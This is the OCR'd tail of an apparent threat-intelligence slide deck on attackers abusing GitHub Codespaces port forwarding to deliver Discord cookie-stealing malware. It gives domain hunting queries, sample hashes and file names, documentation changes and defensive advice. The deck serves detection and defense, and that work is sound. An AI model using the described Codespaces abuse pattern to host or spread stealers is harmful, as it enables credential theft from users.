
- Stolen cookies



Hunting Tips

Hunting

- Domain relations tab: **app.github.dev (preview.app.github.dev)**



Hunting

- (behaviour|content):"**app.github.dev**” (“**preview.app.github.dev**”)

0228E3842E1A930B42BC6A795ABAF15A8356289287233CDA1EC59E1F7B9F10AF C:\Users\user\AppData\Local\Temp\kisezjkw.f2f\2fef690dbdc6c3eeead55f9eba64dd6f peexe detect-debug-environment calls-wmi executes-dropped-file overlay	19 / 64	82.54 MB
28A1BC0EE9BDD0755227C14834ED515A3FFB313A3226ECA2D698AED85A99784B Discord Account Generator - By iRennegade.exe peexe assembly overlay runtime-modules detect-debug-environment checks-network-adapters long-sleeps ...	35 / 66	24.46 MB
CA18829009F64D20B72EE622149077DAC88F89661E64294F042B76A0CE315234 C:\Users\user\AppData\defender.exe peexe assembly overlay runtime-modules detect-debug-environment checks-network-adapters long-sleeps ...	36 / 70	24.46 MB
36EF5421D0A401C165175D36AAF427A1219A1AD0DC718AC2620B1528A1BECABC malware (2).exe peexe assembly overlay runtime-modules detect-debug-environment checks-network-adapters idle long-sleeps ...	36 / 68	24.48 MB
39E43FAFBA348CB9957C86BEEAD9718F5DB7E04055C88B7E284A8B5CC914D48E malware.exe peexe assembly overlay detect-debug-environment checks-network-adapters idle 64bits	6 / 67	133.70 MB

Updates to GitHub Codespaces

Codespace Domain Updated (July 14, 2023)

Codespaces is updating the domain used for forwarded ports

Starting in August, Codespaces will be updating web client port forwarding to improve security, reliability, and performance for users. As part of this update, the URL for forwarded ports will change from `https://*.preview.app.github.dev` to `https://*.app.github.dev`.

https://github.blog/changelog/2023-07-14-codespaces-port-forwarding-domain-name-updates/

Codespace Documentation Updated (Nov. 29, 2023)


Previously: “do not have access to the outer Linux virtual machine host.”

Currently: “have limited access to the outer Linux virtual machine host.”

```
- You can connect to your codespaces from your browser, from {% data variables.product.prodname_vscode %}, from the JetBrains Gateway application, or by using {% data variables.product.prodname_cli %}. When you connect, you are placed within the Docker container. You do not have access to the outer Linux virtual machine host.
+ You can connect to your codespaces from your browser, from {% data variables.product.prodname_vscode %}, from the JetBrains Gateway application, or by using {% data variables.product.prodname_cli %}. When you connect, you are placed within the Docker container. You have limited access to the outer Linux virtual machine host.
```

Change in GitHub Official Documentation (Git Commit on github/docs)


Codespace Public Port Access Prompt




Conclusion

Observation

- Bar to create resources is low
- Ease of use is high
- Dev features arm attackers
- Evade traditional defenses
- Short-lived, replicable environments





Conclusion

- While using Codespaces: “trust, but verify”
- Vet container images, code repositories, etc.
- Verify dev-container configurations for local dev. environments
- Audit Codespace and access token usage from GitHub logs
- Segregate developer and production environments

References

- Abusing a GitHub Codespaces Feature For Malware Delivery

  (blogpost, Jan 16th, 2023)

- Rust-Based Info Stealers Abuse GitHub Codespaces

  (blogpost, May 19th, 2023)

- Info Stealer Abusing Codespaces Puts Discord Users at Risk

  (blogpost, May 23rd, 2023)

@JaromirHorejsi

@_niteshsurana